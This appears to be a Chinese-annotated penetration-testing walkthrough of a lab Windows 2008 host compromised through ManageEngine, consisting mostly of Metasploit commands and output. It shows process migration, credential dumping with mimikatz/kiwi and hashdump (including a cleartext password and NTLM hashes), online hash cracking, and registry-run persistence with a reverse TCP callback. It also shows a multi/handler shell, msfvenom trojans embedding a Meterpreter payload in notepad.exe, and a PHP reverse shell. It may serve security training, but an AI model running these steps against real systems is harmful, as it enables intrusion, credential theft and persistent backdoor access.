 5668  6000  notepad.exe            x86   0     NT AUTHORITY\SYSTEM          C:\Windows\SysWOW64\notepad.exe
 5896  1624  McEyB.jsp              x86   0     NT AUTHORITY\LOCAL SERVICE   C:\ManageEngine\DesktopCentral_Server\bin\McEyB.jsp
 6136  5896  cmd.exe                x86   0     NT AUTHORITY\LOCAL SERVICE   C:\Windows\SysWOW64\cmd.exe
```


进程查看




```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 5668 to 1068...
[*] Migration completed successfully.
```

进程迁移

权限提升




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/
```




```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

权限提升




```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username     Domain          LM                                NTLM                              SHA1
--------     ------          --                                ----                              ----
sshd_server  VAGRANT-2008R2  e501ddc244ad2c14829b15382fe04c64  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f

wdigest credentials
===================

Username        Domain          Password
--------        ------          --------
(null)          (null)          (null)
VAGRANT-2008R2$ WORKGROUP       (null)
sshd_server     VAGRANT-2008R2  D@rj33l1ng

tspkg credentials
=================

Username     Domain          Password
--------     ------          --------
sshd_server  VAGRANT-2008R2  D@rj33l1ng

kerberos credentials
====================

Username        Domain          Password
--------        ------          --------
(null)          (null)          (null)
sshd_server     VAGRANT-2008R2  D@rj33l1ng
vagrant-2008r2$ WORKGROUP       (null)
```

权限提升



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e02bc503339d51f71d913c245d35b50b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e02bc503339d51f71d913c245d35b50b	NTLM	🟥

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


https://crackstation.net

后渗透


```
screenshare
timestop
run post/windows/manage/enable_rdp
…
```

后渗透

后门植入




```
meterpreter > run persistence -X -i 5 -p 6661 -r 192.168.101.144

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/kali/.msf4/logs/persistence/VAGRANT-2008R2_20210421.4750/VAGRANT-2008R2_20210421.4750.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.101.144 LPORT=6661
[*] Persistent agent script is 99676 bytes long
[+] Persistent Script written to C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\bbIivDX.vbs
[*] Executing script C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\bbIivDX.vbs
[+] Agent executed with PID 5780
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\gtPYoIkCkLxOlSe
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\gtPYoIkCkLxOlSe
```




```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.101.144
LHOST => 192.168.101.144
msf6 exploit(multi/handler) > set LPORT 6661
LPORT => 6661
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.101.144:6661
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.101.156
[*] Command shell session 1 opened (192.168.101.144:6661 -> 192.168.101.156:49401) at 2021-04-21 04:50:35 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\conf>
```

后渗透

木马制作




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.101.144 LPORT=6666 -x notepad.exe -k --format=exe -o payload.exe -a x64 --platform Win
dows
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 328192 bytes
Saved as: payload.exe
```




```
└─$  msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.101.156 lport=4433 -f raw > ce-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes
```

反向shell




正向shell




反向shell

反向shell




```
┌──(kali㉿kali)-[~]
└─$ echo $$
1243

┌──(kali㉿kali)-[~]
└─$ cat
█
```

文件描述符和标准输入/输出




```
└─$ pstree -p 1243
zsh(1243)───cat(1277)
```




```
└─$ ls -l /proc/1277/fd
total 0
lrwx------ 1 kali kali 64 Apr 26 04:29 0 -> /dev/pts/0
lrwx------ 1 kali kali 64 Apr 26 04:29 1 -> /dev/pts/0
lrwx------ 1 kali kali 64 Apr 26 04:29 2 -> /dev/pts/0
```

反向shell




```
┌──(kali㉿kali)-[~]
└─$ touch /tmp/zzz

┌──(kali㉿kali)-[~]
└─$ echo $$
1307

┌──(kali㉿kali)-[~]
└─$ cat > /tmp/zzz
```



```
┌──(kali㉿kali)-[~]
└─$ pstree -p 1307
zsh(1307)───cat(1367)
```


有重定向




```
┌──(kali㉿kali)-[~]
└─$ ls -l /proc/1367/fd
total 0
lrwx------ 1 kali kali 64 Apr 26 04:27 0 -> /dev/pts/2
l-wx------ 1 kali kali 64 Apr 26 04:27 1 -> /tmp/zzz
lrwx------ 1 kali kali 64 Apr 26 04:27 2 -> /dev/pts/2
```

反向shell

